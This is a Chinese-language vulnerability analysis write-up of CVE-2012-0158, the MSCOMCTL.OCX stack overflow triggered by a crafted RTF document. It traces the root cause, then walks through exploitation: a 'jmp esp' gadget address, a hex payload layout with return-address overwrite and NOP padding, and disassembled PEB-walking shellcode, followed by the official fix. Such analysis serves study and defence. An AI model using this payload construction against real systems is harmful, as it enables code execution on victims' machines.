
③分析漏洞成因

- 分析poc.doc文件格式（RTF格式）


> 获取 shellcode 长度之后，在文件中 搜索定位长度
> 发现有两个长度，猜测一个是 dwBytes（参数中的长度），一个是 v7（函数内读取的长度）



修改前面一个字节，动态调试测试，可以发现参数变了，局部变量没变



修改后面一个字节，动态调试后，发现参数没变，局部变量变了



> 经过调试和分析，可以总结：`CVE-2012-0158` 漏洞触发在 MSCOMCTL.OCX模块中，`漏洞成因` 是在读取数据时，读取的长度和验证的长度都在文件中，以致于可以任意修改，进而触发栈溢出


3.4 漏洞利用

- 在运行程序中寻找跳板指令地址


> 寻找 `Jmp esp` 指令
> 方法：1. ImmunityDebugger + mona.py
> 2. Windbg + mona.py + pykd.pyd

- 用ImmunityDebugger 附加 word程序

> 找到 Rebase、SafeSEH、ASLR、NXCompat 为 false，OS Dll为 true的模块



- 在模块中寻找跳板指令地址（PAGE_EXECUTE_READ）



> 获取 "Jmp esp" 指令地址：0x729a0535


- 分析并设计漏洞shellcode结构

```
251  "1C000000000000000000000000060001560A000001EFCDAB00000500985D650107000000008000080"
         content <<
252  "0500008000000000000000000000000000000001FDEECBD010005009017190000000800000004974"
         content <<
253  "6D736400000002000000010000000C000000436F626A6400000082820000328200000000000000000"
         content << "000000000000"
254      content << ret_address 覆盖返回地址的位置
255      content << "9090909090909090"函数返回时是ret8，所以要esp+8
256      content << shellcode shellcode起点
257      content <<
258  "0000000000000000000000000000000000000000000000000000000000000000000000000000000000"
         content <<
259  "0000000000000000000000000000000000000000000000000000000000000000000000000000000000"
```


自定义缓冲区长度

缓冲区数据起始位置

- 编写shellcode，并实现注入
- 根据　在shellcode中动态定位API的原理，可以很容易的写出shellcode



> 将shellcode 写完之后，测试，成功后，在OD中调试，完全拆分出 shellcode后，在 010Editor中填充




- 将其拖入OD调试


```
001215AC   83EC 14          SUB ESP,0x14
001215AF   EB 17            JMP SHORT 001215C8
001215B1   55               PUSH EBP
001215B2   73 65            JNB SHORT 00121619
001215B4   72 33            JB SHORT 001215E9
001215B6   322E             XOR CH,BYTE PTR DS:[ESI]
001215B8   64:6C            INS BYTE PTR ES:[EDI],DX
001215BA   6C               INS BYTE PTR ES:[EDI],DX
001215BB   0048 65          ADD BYTE PTR DS:[EAX+0x65],CL
001215BE   6C               INS BYTE PTR ES:[EDI],DX
001215BF   6C               INS BYTE PTR ES:[EDI],DX
001215C0   6F               OUTS DX,DWORD PTR DS:[ESI]
001215C1   2057 6F          AND BYTE PTR DS:[EDI+0x6F],DL
001215C4   72 6C            JB SHORT 00121632
001215C6   64:00E8          ADD AL,CH
001215C9   0000             ADD BYTE PTR DS:[EAX],AL
001215CB   0000             ADD BYTE PTR DS:[EAX],AL
001215CD   5B               POP EBX
001215CE   64:8B35 300000   MOV ESI,DWORD PTR FS:[0x30]
001215D5   8B76 0C          MOV ESI,DWORD PTR DS:[ESI+0xC]
001215D8   8B76 1C          MOV ESI,DWORD PTR DS:[ESI+0x1C]
001215DB   8B36             MOV ESI,DWORD PTR DS:[ESI]
001215DD   8B36             MOV ESI,DWORD PTR DS:[ESI]
001215DF   8B56 08          MOV EDX,DWORD PTR DS:[ESI+0x8]
001215E2   B9 85DFAFBB      MOV ECX,0xBBAFDF85
001215E7   52               PUSH EDX
001215E8   51               PUSH ECX
001215E9   E8 61000000      CALL 0012164F
001215EE   8BF0             MOV ESI,EAX
001215F0   B9 8732D8C0      MOV ECX,0xC0D83287
001215F5   52               PUSH EDX
001215F6   51               PUSH ECX
001215F7   E8 53000000      CALL 0012164F
```

真正的shellcode

- 调试，可以正常加载




- 执行效果



3.5 官方修复方法

> 官方添加了对 dwBytes和Cu的判断，要求dwBytes必须等于0x64，Cu必须为8，否则不进行复制操作，从而防止栈溢出

（以下图片来自<漏洞战争>）



```
int __stdcall sub_275D0076(int a1, void *len)
{
  void *v2; // ebx@1
  int result; // eax@1
  int v4; // eax@6
  int v5; // ecx@6
  int v6; // esi@6
  int v7; // [sp+Ch] [bp-14h]@1
  int v8; // [sp+10h] [bp-10h]@3
  int v9; // [sp+14h] [bp-Ch]@4
  int v10; // [sp+18h] [bp-8h]@6
  int v11; // [sp+1Ch] [bp-4h]@10

  v2 = len;
  result = CopyOLEdata((int)&v7, len, 0xCu);
  if ( result >= 0 )
  {
    if ( v7 != 0x6A626F43 || v8 != 0x64 || v9 != 8 )// 直接判断cbSize是否等于8，不为8则返回
      return 0x8000FFFFu;
    v4 = CopyOLEdata((int)&v10, v2, 8u);
    v6 = v4;
```

4. 总结

> 对于栈溢出漏洞的分析，通过栈回溯的方法找到漏洞函数，对于 ActiveX控件的调试，通过对模块下断跟进去定位漏洞函数

5. 参考资料

- 漏洞战争